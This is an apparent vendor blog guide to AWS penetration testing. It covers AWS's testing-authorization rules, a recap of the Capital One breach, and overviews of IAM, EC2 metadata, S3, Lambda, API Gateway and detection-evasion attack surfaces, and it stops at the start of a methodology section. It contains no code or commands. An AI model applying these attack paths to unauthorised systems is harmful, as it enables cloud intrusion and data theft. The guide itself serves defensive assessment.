AI Pentesting

AWS Penetration Testing: Complete Guide to IAM, S3, Lambda, and Cloud Attack Paths

Amartya | CodeAnt AI Code Review Platform
Sonali Sood

Founding GTM, CodeAnt AI

Why AWS penetration testing is a different discipline entirely

Most organizations that have run a web application penetration test believe their AWS environment has been assessed. It has not.

A web application pentest and an AWS penetration test share attack surface at the edges, SSRF vulnerabilities, exposed API endpoints, misconfigured storage buckets. But the vast majority of the AWS attack surface never appears in a web application scope:

  • IAM privilege escalation chains

  • EC2 instance metadata service exploitation

  • cross-service lateral movement

  • Lambda function abuse

  • CloudTrail evasion

  • dozens of misconfiguration patterns unique to cloud-native infrastructure

The consequences of missing this are concrete. The 2019 Capital One breach, 100 million customer records exposed, was not a web application vulnerability. It was an SSRF vulnerability in a web application that allowed the attacker to query the EC2 instance metadata service, retrieve temporary IAM credentials, and use those credentials to enumerate and exfiltrate data from S3 buckets. A web application pentest found the SSRF. The AWS-specific follow-through, metadata credential theft, IAM permission enumeration, S3 access, required cloud-native methodology.

This guide covers what AWS penetration testing actually involves:

What AWS Allows, and What Requires Prior Approval

Before any testing begins, understanding AWS's penetration testing policy is not optional. Violating it does not just create legal exposure, it triggers AWS's incident response team and can result in account suspension mid-engagement.
Permitted without prior approval:


AWS allows customers to conduct security assessments of their own resources without prior approval for the following services:

  • Amazon EC2 instances

  • WAF

  • NAT Gateways

  • Elastic Load Balancers

  • Amazon RDS

  • Amazon CloudFront

  • Amazon Aurora

  • Amazon API Gateways

  • AWS Lambda and Lambda Edge functions

  • Amazon Lightsail resources

  • Amazon Elastic Beanstalk environments

The key phrase is "your own resources." You are permitted to test infrastructure that belongs to your AWS account. Testing resources belonging to other AWS customers is prohibited regardless of circumstances.

What requires explicit approval:

AWS requires a Simulated Events form, submitted at least two weeks before the engagement start date, for the following activities:

  • DNS zone walking against Route 53 hosted zones

  • Simulated DoS and DDoS attacks (subject to separate DDoS simulation policy)

  • Port flooding, protocol flooding, and request flooding

  • Any Command and Control (C2) infrastructure hosted on AWS

What is prohibited entirely:

  • Any testing against AWS infrastructure itself (the underlying cloud platform)

  • Any activity resembling a denial-of-service attack against AWS shared infrastructure

  • Testing resources belonging to other AWS customers

  • Any vulnerability discovered in AWS services themselves must be reported to AWS Security within 24 hours of test completion, not included in a client report without AWS notification

The authorization requirement that most teams miss:

Even with AWS policy compliance, you need written authorization from your own organization's legal representative covering the specific AWS account IDs, resource ARNs, and testing period. This is separate from AWS's policy, it is the authorization that protects the testing firm from CFAA exposure. Both documents must be in place before testing begins.

The AWS Attack Surface: What is Actually Being Tested

AWS penetration testing covers six distinct attack surface categories. Each requires different methodology, different tooling, and produces different classes of findings.

1. Identity and Access Management (IAM)

IAM is the single most impactful attack surface in AWS. Every breach that involves AWS infrastructure ultimately runs through IAM, either exploiting overly-permissive roles, abusing trust relationships between services, or escalating from low-privilege credentials to administrative access through permission combinations that individually appear harmless.

2. EC2 and compute infrastructure

EC2 instances represent the traditional server attack surface in a cloud context, open ports, insecure configurations, exposed services. But with cloud-specific attack paths layered on top, you can view: instance metadata service exploitation, user data script exposure, security group misconfigurations, and EBS snapshot public access.

3. S3 and storage


S3 misconfiguration remains one of the most consistently found critical findings in AWS assessments.

Public read access, public write access, overly-permissive bucket policies, and missing encryption at rest represent the core finding categories. The mechanism, someone configuring a bucket without understanding the difference between bucket-level and object-level ACLs, has not changed in five years.

4. Lambda and serverless


Lambda functions are systematically undertested in most AWS assessments. They run with IAM execution roles that are frequently over-provisioned, accept event inputs that are rarely validated, and operate in environments where traditional network security controls do not apply. A Lambda function with s3:GetObject on * and an injection vulnerability in its event handler is a complete data exposure finding.

5. API Gateway and application layer


API Gateway endpoints are the bridge between external traffic and AWS backend services. Misconfigured resource policies, missing authentication, overly permissive CORS configurations, and exposed internal Lambda invocations via API Gateway are the primary finding categories here.

6. CloudTrail, GuardDuty, and detection evasion

A complete AWS assessment evaluates not just whether vulnerabilities exist but whether they would be detected. Missing CloudTrail logging, disabled GuardDuty, or misconfigured alerting on privilege escalation paths means an adversary can operate for extended periods without triggering any detection. This is not a finding to remediate with a code change, it is a gap in the organization's ability to detect a breach in progress.

Complete AWS Penetration Testing Methodology

Phase 1: Reconnaissance and asset enumeration

AWS reconnaissance differs fundamentally from traditional infrastructure reconnaissance. The attack surface is exposed through APIs rather than open ports. With a set of low-privilege credentials, or even no credentials at all, a significant amount of the target environment can be enumerated.
